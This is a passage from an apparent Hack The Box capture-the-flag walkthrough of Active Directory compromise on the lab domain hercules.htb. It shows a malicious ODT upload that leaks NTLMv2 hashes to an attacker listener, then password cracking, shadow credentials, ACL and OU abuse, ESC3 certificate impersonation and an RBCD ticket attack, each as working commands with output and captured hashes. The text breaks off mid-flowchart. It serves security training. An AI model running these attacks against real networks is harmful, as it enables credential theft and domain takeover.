It does not contain that much more information but leaks the likely name of the DLL hosting the actual code: HadesWeb. There are several directories where this could be stored, one of them being bin2. I use the same approach as before and find the DLL in ../../bin/HadesWeb.dll. Accessing the full URL in the browser prompts me to download the file.

Considering it’s a .NET application I can just decompile it with DotPeek and look at the source code. This reveals that only DOCX and ODT file can be uploaded and they are placed into C:\inetpub\Reports\ with a GUID as name.
// --- SNIP ---
    [HttpPost]
    [ValidateAntiForgeryToken]
    [RateLimit]
    public ActionResult Forms(UploadFormModel model)
    {
      if (this.ModelState.IsValid)
      {
        if (model.UploadedFile != null && model.UploadedFile.ContentLength > 0)
        {
          if (this.User.IsInRole("Web Administrators"))
          {
            int num = 1048576;
            if (model.UploadedFile.ContentLength < num)
            {
              string[] source = new string[2]
              {
                ".docx",
                ".odt"
              };
              string lower = Path.GetExtension(model.UploadedFile.FileName).ToLower();
              if (((IEnumerable<string>) source).Contains<string>(lower))
              {
                try
                {
                  string filename = Path.Combine("C:\\inetpub\\Reports\\", Path.GetFileName(string.Format("{0}{1}", (object) Guid.NewGuid(), (object) lower)));
                  model.UploadedFile.SaveAs(filename);
// --- SNIP ---
Since ODT files are allowed, I try to steal a NTLMv2 hash with badodt. First I clone the repository, add the the dependencies to the script and then execute it via uv.
$ git clone https://github.com/rmdavy/badodt

$ cd badodf

$ uv add --script badodt.py lxml ezodf

$ uv run badodt.py
    ____            __      ____  ____  ______
   / __ )____ _____/ /     / __ \/ __ \/ ____/
  / __  / __ `/ __  /_____/ / / / / / / /_
 / /_/ / /_/ / /_/ /_____/ /_/ / /_/ / __/
/_____/\__,_/\__,_/      \____/_____/_/


Create a malicious ODF document help leak NetNTLM Creds

By Richard Davy
@rd_pentest
Python3 version by @gustanini
www.secureyourit.co.uk


Please enter IP of listener: 10.10.10.10
bad.odt successfully created
A while after upload the generated ODT file there’s a hit from natalie.a on responder. The password Prettyprincess123! is in rockyou.txt and hashcat just takes a few moments to find the match for the captured hash.
$ sudo responder -I tun0 -A
--- SNIP ---
[SMB] NTLMv2-SSP Client   : 10.129.242.196
[SMB] NTLMv2-SSP Username : HERCULES\natalie.a
[SMB] NTLMv2-SSP Hash     : natalie.a::HERCULES:cf2a5aae82bbce32:13BBE895802B69E7BD0111A88F317DA2:01010000000000008025931E0B5BDC017B09F7FBB9CC397B0000000002000800420052004E00370001001E00570049004E002D0048004A00330038005700470055003900380037004F0004003400570049004E002D0048004A00330038005700470055003900380037004F002E00420052004E0037002E004C004F00430041004C0003001400420052004E0037002E004C004F00430041004C0005001400420052004E0037002E004C004F00430041004C00070008008025931E0B5BDC0106000400020000000800300030000000000000000000000000200000D26F0F7B02F59F1B2BB486C2DF8617B24DFBCD4CBAC14F8062CDB727836435DB0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003200320037000000000000000000
Access as bob.w
First I run bloodhound-ce-python and rusthound-ce to collect the information for BloodHound to see if there are any outbound edges from natalie.a.
$ bloodhound-ce-python -d hercules.htb \
                       -dc dc.hercules.htb \
                       -u 'natalie.a' \
                       -p 'Prettyprincess123!' \
                       -c ALL \
                       --zip \
                       -ns 10.129.242.196
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: hercules.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.hercules.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.hercules.htb
INFO: Found 49 usersc
INFO: Found 62 groups
INFO: Found 2 gpos
INFO: Found 9 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.hercules.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20251121174133_bloodhound.zip

$ rusthound-ce --domain hercules.htb \
               -u natalie.a@hercules.htb \
               -p 'Prettyprincess123!' \
               -c All \
               --zip \
               -n 10.129.242.196
The account has multiple outbound edges to different users and the OU Web Department based on the group membership in Web Support.

Marking natalie.a as owned and then using the built-in cipher query for the shortest path from owned objects reveals an additional hop from bob.w to group Recruitment Managers so I’ll start by taking over this account first. certipy-ad makes adding shadow credentials quite easy, saves the TGT to disk and also prints the NTLM hash of the account.
$ certipy-ad shadow -dc-host dc.hercules.htb \
                    -u natalie.a@hercules.htb \
                    -p 'Prettyprincess123!' \
                    -k \
                    -account bob.w \
                    auto
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'bob.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '26718c79557e4266a746f8108e18a54e'
[*] Adding Key Credential with device ID '26718c79557e4266a746f8108e18a54e' to the Key Credentials for 'bob.w'
[*] Successfully added Key Credential with device ID '26718c79557e4266a746f8108e18a54e' to the Key Credentials for 'bob.w'
[*] Authenticating as 'bob.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'bob.w@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bob.w.ccache'
[*] Wrote credential cache to 'bob.w.ccache'
[*] Trying to retrieve NT hash for 'bob.w'
[*] Restoring the old Key Credentials for 'bob.w'
[*] Successfully restored the old Key Credentials for 'bob.w'
[*] NT hash for 'bob.w': 8a65c74e8f0073babbfac6725c66cc3f
Shell as auditor
As bob.w I refresh the BloodHound data but do not find any additional paths forward. There’s always the possibility that the account has some additional privileges over other objects that just don’t have a corresponding edge, I also run bloodyAD to list all objects that are writable. This reveals that the common name of auditor can be changed, effectively moving the account into another organizational unit.
$ export KRB5CCNAME=bob.w.ccache

$ bloodyAD --host dc.hercules.htb \
           --domain hercules.htb \
           --username bob.w \
           -k \
           get writable --detail
--- SNIP ---
distinguishedName: CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
name: WRITE
cn: WRITE
--- SNIP ---
Since natalie.a has GenericWrite over the Web Department OU, I move the auditor account there with bloodyAD.
$ bloodyAD --host dc.hercules.htb \
           --domain hercules.htb \
           --username bob.w \
           -k \
           set object auditor distinguishedName -v 'CN=Auditor,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb'
[+] auditor's distinguishedName has been updated
Then I also add shadow credentials to auditor and get a TGT and NTLM hash. The account is part of the Remote Management Users group and I can use it with evil-winrm-py to get an interactive shell on the DC to collect the first flag.
$ certipy-ad shadow -dc-host dc.hercules.htb \
                    -u natalie.a@hercules.htb \
                    -p 'Prettyprincess123!' \
                    -k \
                    -account auditor \
                    auto
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Targeting user 'auditor'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9e28e5241520499b806f320857388d3c'
[*] Adding Key Credential with device ID '9e28e5241520499b806f320857388d3c' to the Key Credentials for 'auditor'
[*] Successfully added Key Credential with device ID '9e28e5241520499b806f320857388d3c' to the Key Credentials for 'auditor'
[*] Authenticating as 'auditor' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'auditor@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'auditor.ccache'
[*] Wrote credential cache to 'auditor.ccache'
[*] Trying to retrieve NT hash for 'auditor'
[*] Restoring the old Key Credentials for 'auditor'
[*] Successfully restored the old Key Credentials for 'auditor'
[*] NT hash for 'auditor': a9285c625af80519ad784729655ff325
Access as fernando.r
Once again I use bloodyAD to find all writable objects for auditor and find some interesting privileges over the Forest Migration OU. Then I also update the data in BloodHound to get the full picture.
$ bloodyAD --host dc.hercules.htb \
           --domain hercules.htb \
           --username auditor \
           -k \
           get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=hercules,DC=htb
permission: WRITE

distinguishedName: OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
permission: WRITE

$ bloodhound-ce-python -d hercules.htb \
                       -dc dc.hercules.htb \
                       -u 'auditor' \
                       -no-pass \
                       -k \
                       -c ALL \
                       --zip \
                       -ns 10.129.242.196

$ rusthound-ce --domain hercules.htb \
               -u auditor@hercules.htb \
               -k \
               -f dc.hercules.htb \
               -c All \
               --zip \
               -n 10.129.242.196
Inspecting the data after refreshing the database with the newly collected archives, I can see a clear path from auditor to the Domain Controller. I should be able to overtake the FOREST MIGRATION, reset the password for IIS_Administrator and repeat that for IIS_Webserver$ until I can use resource-based constrained delegation to access the DC.

This plan has a problem though. User IIS_Administrator is has the adminCount set to 1 and would therefore not inherit the ACL applied to the parent OU3. Checking out other users in the OU with interesting privileges shows fernando.r with permissions to enroll with template Enrollmentagent and this facilitates ESC3.

As auditor I take the ownership of FOREST MIGRATION and apply the GenericAll permissions to it.
$ export KRB5CCNAME=auditor.ccache

$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           set owner 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' auditor
[+] Old owner S-1-5-21-1889966460-2597381952-958560702-512 is now replaced by auditor on OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB

$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' auditor
[+] auditor has now GenericAll on OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB
This grants me extensive privileges over most objects in that organizational unit and I can proceed to set the password for fernando.r and enable the account afterwards since BloodHound reported the user to be disabled.
$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           set password fernando.r 'Helloworld123!'
[+] Password changed successfully!

$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           remove uac fernando.r -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from fernando.r's userAccountControl
Shell as ashley.b
fernando.r is part of the Smartcard Operators and therefore I check the Active Directory Certificate Service (ADCS) for misconfigurations with certipy-ad. The output shows that the template EnrollmentAgent has the Certificate Request Agent EKU set and can be used by fernando.r for ESC3.
$ certipy-ad find -u 'fernando.r@hercules.htb' \
                  -p 'Helloworld123!' \
                  -dc-host dc.hercules.htb \
                  -k \
                  -text \
                  -stdout \
                  -vulnerable
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'CA-HERCULES' via RRP
[*] Successfully retrieved CA configuration for 'CA-HERCULES'
[*] Checking web enrollment for CA 'CA-HERCULES' @ 'dc.hercules.htb'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : CA-HERCULES
    DNS Name                            : dc.hercules.htb
    Certificate Subject                 : CN=CA-HERCULES, DC=hercules, DC=htb
    Certificate Serial Number           : 1DD5F287C078F9924ED52E93ADFA1CCB
    Certificate Validity Start          : 2024-12-04 01:34:17+00:00
    Certificate Validity End            : 2034-12-04 01:44:17+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : HERCULES.HTB\Administrators
      Access Rights
        ManageCa                        : HERCULES.HTB\Administrators
                                          HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
        ManageCertificates              : HERCULES.HTB\Administrators
                                          HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
        Enroll                          : HERCULES.HTB\Authenticated Users
Certificate Templates
--- SNIP ---
  2
    Template Name                       : EnrollmentAgent
    Display Name                        : Enrollment Agent
    Certificate Authorities             : CA-HERCULES
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : AutoEnrollment
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-12-04T01:44:26+00:00
    Template Last Modified              : 2024-12-04T01:44:51+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HERCULES.HTB\Smartcard Operators
                                          HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : HERCULES.HTB\Enterprise Admins
        Full Control Principals         : HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
        Write Owner Principals          : HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
        Write Dacl Principals           : HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
        Write Property Enroll           : HERCULES.HTB\Domain Admins
                                          HERCULES.HTB\Enterprise Admins
    [+] User Enrollable Principals      : HERCULES.HTB\Smartcard Operators
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
First I request a new certificate with template EnrollmentAgent and then use this to impersonate user ashley.b. Authenticating with the generated certificate saves the TGT and prints the NTLM hash.
$ certipy-ad req -u 'fernando.r@hercules.htb' \
                 -p 'Helloworld123!' \
                 -dc-host dc.hercules.htb \
                 -k \
                 -ca CA-HERCULES \
                 -template EnrollmentAgent
[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'fernando.r@hercules.htb'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1121'
[*] Saving certificate and private key to 'fernando.r.pfx'
[*] Wrote certificate and private key to 'fernando.r.pfx'

$ certipy-ad req -u 'fernando.r@hercules.htb' \
                 -p 'Helloworld123!' \
                 -dc-host dc.hercules.htb \
                 -k \
                 -ca CA-HERCULES \
                 -template User \
                 -pfx fernando.r.pfx \
                 -on-behalf-of 'ashley.b' \
                 -dcom
[*] Requesting certificate via DCOM
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'ashley.b@hercules.htb'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Saving certificate and private key to 'ashley.b.pfx'
[*] Wrote certificate and private key to 'ashley.b.pfx'

$ certipy-ad auth -pfx ashley.b.pfx -dc-ip 10.129.242.196
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ashley.b@hercules.htb'
[*]     Security Extension SID: 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Using principal: 'ashley.b@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ashley.b.ccache'
[*] Wrote credential cache to 'ashley.b.ccache'
[*] Trying to retrieve NT hash for 'ashley.b'
[*] Got hash for 'ashley.b@hercules.htb': aad3b435b51404eeaad3b435b51404ee:1e719fbfddd226da74f644eac9df7fd2
Also being part of the Remote Management Users group, I can use the TGT with evil-winrm-py to get a shell as ashley.b on the target.
$ export KRB5CCNAME=ashley.b.ccache

$ evil-winrm-py -i dc.hercules.htb --no-pass -k --ssl
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'dc.hercules.htb:5986' as 'ashley.b@HERCULES.HTB'
Access as IIS_Administrator
On the desktop of user ashley.b I find a mail exchange with the Domain Admins. Apparently the IT Support group had issues while resetting passwords and this was due to membership in the Protected Users group. The admins provided a script to solve this problem.
--_004_MEYP282MB3102AC3B2MEYP282MB3102AUSP_
Content-Type: multipart/alternative;
        boundary="_000_MEYP282MB3102AC3E29FED8B2MEYP282MB3102AUSP_"

--_000_MEYP282MB3102AC3E2MEYP282MB3102AUSP_
Content-Type: text/plain; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

Hello Ashley,

The issue you are facing is that some members in the Department were once p=
art of sensitive groups which are blocking your permissions.

I've discussed your issue at length with security and here is a solution th=
at we feel works for both us and your team. I've attached a copy of the scr=
ipt your team should run to your home folder. For convenience, We have prov=
ided a shortcut to the script in the IT share. You may also run the task ma=
nually from powershell.

If you have any other issues feel free to inform me.

Regards, Domain Admins.

________________________________
From: Ashley Browne
Sent: Monday 09:49:37 AM
To: Domain Admins <Administrator@HERCULES.HTB>
Subject: Unable to reset user's password.

Good Morning,

Today one of my staff received a password reset request from a user, but fo=
r some reason they were unable to perform the action due to invalid permiss=
ions. I have double checked against another user and confirmed our team has=
permission to handle password changes in the department the user belongs to=
. I was told to contact you for further assistance.

For reference the user is "will.s" from the "Engineering Department" Unit.

I look forward to your reply.

Regards, Ashley.

--_000_MEYP282MB3102AC3E21A33MEYP282MB3102AUSP_
Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable
Also on the desktop, there’s a PowerShell script that simply starts the scheduled task Password Cleanup. Poking around a bit more finds the actual script in C:\Users\ashley.b\Scripts. The script retrieves all objects in OU=DCHERCULES,DC=HERCULES,DC=HTB and then checks each if IT Support has GenericAll over it and then removes the attribute adminCount.
function CanPasswordChangeIn {
    param ($ace)
    if($ace.ActiveDirectoryRights -match "ExtendedRight|GenericAll"){
        return $true
    }
    return $false
}

function CanChangePassword {
    param ($target, $object)

    $acls = (Get-Acl -Path "AD:$target").Access
    foreach($ace in $acls){
        if(($ace.IdentityReference -eq $object) -and (CanPasswordChangeIn $ace)){
            return $true
        }
    }
    return $false
}

function CleanArtifacts {
    param($Object)

    Set-ADObject -Identity $Object -Clear "adminCount"
    $acl = Get-Acl -Path "AD:$Object"
    $acl.SetAccessRuleProtection($False, $False)
    Set-Acl -Path "AD:$Object" -AclObject $acl
}

$group = "HERCULES\IT Support"
$objects = (Get-ADObject -Filter * -SearchBase "OU=DCHERCULES,DC=HERCULES,DC=HTB").DistinguishedName
$Path = "C:\Users\ashley.b\Scripts\log.txt"
Set-Content -Path $Path -Value ""

foreach($object in $objects){
    if(CanChangePassword $object $group){
        $Members = (Get-ADObject -Filter * -SearchBase $object | Where-Object { $_.DistinguishedName -ne $object }).DistinguishedName

        foreach($DN in $Members){
            try {
                CleanArtifacts $DN
            }
            catch {
                $_.Exception.Message | Out-File $Path -Append
            }
            "Cleanup : $DN" | Out-File $Path -Append
        }
    }
}
When I combine this with the privileges of the auditor account, I can grant the group IT Support full access to the OU FOREST MIGRATION and the script would remove also the adminCount attribute on IIS_Administrator. Then I could follow the previously identified path.
First I grant the permissions as auditor.
$ export KRB5CCNAME=auditor.ccache

$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' 'IT Support'
[+] IT Support has now GenericAll on OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB
After I run the script in the session of ashley.b, checking the value of adminCount afterwards shows no output, so the attribute was removed successfully.
PS > C:\Users\ashley.b\Desktop\aCleanup.ps1

PS > Get-ADUser -Identity IIS_Administrator -Property adminCount

DistinguishedName : CN=IIS_Administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Enabled           : False
GivenName         : IIS_Administrator
Name              : IIS_Administrator
ObjectClass       : user
ObjectGUID        : 0ed3b2f9-aefa-41e7-9dcb-c7116ca37a1d
SamAccountName    : iis_administrator
SID               : S-1-5-21-1889966460-2597381952-958560702-1119
Surname           :
UserPrincipalName : iis_administrator@hercules.htb
And now resetting the password for IIS_Administrator does work and I additionally have to enable the account.
$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           set password 'IIS_Administrator' 'Helloworld123!'
[+] Password changed successfully!

$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'auditor' \
           -k \
           remove uac 'IIS_Administrator' -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from IIS_Administrator's userAccountControl
Access as IIS_Webserver$
Taking over the IIS_Webserver$ account is as simple as resetting the password.
$ bloodyAD --host dc.hercules.htb \
           -d 'hercules.htb' \
           -u 'IIS_Administrator' -p 'Helloworld123!' \
           -k \
           set password 'IIS_Webserver$' 'Helloworld123!'
[+] Password changed successfully!
Shell as Admin
The identified attack path shows IIS_Webserver$ should be able to act on behalf of DC, so has RBCD configured. The account does have a SPN associated with it, but luckily that’s not a hard requirement for this abuse4. First I request a new TGT with RC4 by using the NTLM hash. With impacket-describeTicket I can look up the information in the ticket, especially the Session Key in use.
$ impacket-getTGT -hashes :$(pypykatz crypto nt 'Helloworld123!') \
                  'HERCULES.HTB/IIS_Webserver$'@dc.hercules.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IIS_Webserver$@dc.hercules.htb.ccache
❯ impacket-describeTicket IIS_Webserver\$@dc.hercules.htb.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 03f196581efa06b09af1bdd112fba249
[*] User Name                     : IIS_Webserver$
[*] User Realm                    : HERCULES.HTB
[*] Service Name                  : krbtgt/HERCULES.HTB
[*] Service Realm                 : HERCULES.HTB
[*] Start Time                    : 22/11/2025 16:02:18 PM
[*] End Time                      : 23/11/2025 02:02:18 AM
[*] RenewTill                     : 23/11/2025 16:02:17 PM
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : A/GWWB76BrCa8b3REvuiSQ==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/HERCULES.HTB
[*]   Service Realm               : HERCULES.HTB
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Then I set the password hash to the session key with impacket-changepasswd.
$ impacket-changepasswd -newhashes :03f196581efa06b09af1bdd112fba249 \
                        -hashes :$(pypykatz crypto nt 'Helloworld123!') \
                        'HERCULES.HTB/IIS_Webserver$'@dc.hercules.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of HERCULES.HTB\IIS_Webserver$
[*] Connecting to DCE/RPC as HERCULES.HTB\IIS_Webserver$
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
Last but not least, I obtain the service ticket for Admin that I can then use to impersonate the account when accessing the Domain Controller via psexec or secretsdump. The domain Administrator cannot be used here since it is marked as sensitive and can’t be delegated.
export KRB5CCNAME=IIS_Webserver\$@dc.hercules.htb.ccache

$ impacket-getST -u2u \
                 -impersonate Admin \
                 -spn "cifs/DC.hercules.htb" \
                 -k \
                 -no-pass \
                 'HERCULES.HTB/IIS_Webserver$'@dc.hercules.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Admin
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Admin@cifs_DC.hercules.htb@HERCULES.HTB.ccache
Attack Path
flowchart TD

subgraph "Initial Access"
    A(Hercules SSO) -->|LDAP Injection| B(Usernames and description)
    B -->|Password Spraying| C(Access as ken.w)
end

subgraph "Privilege Escalation"
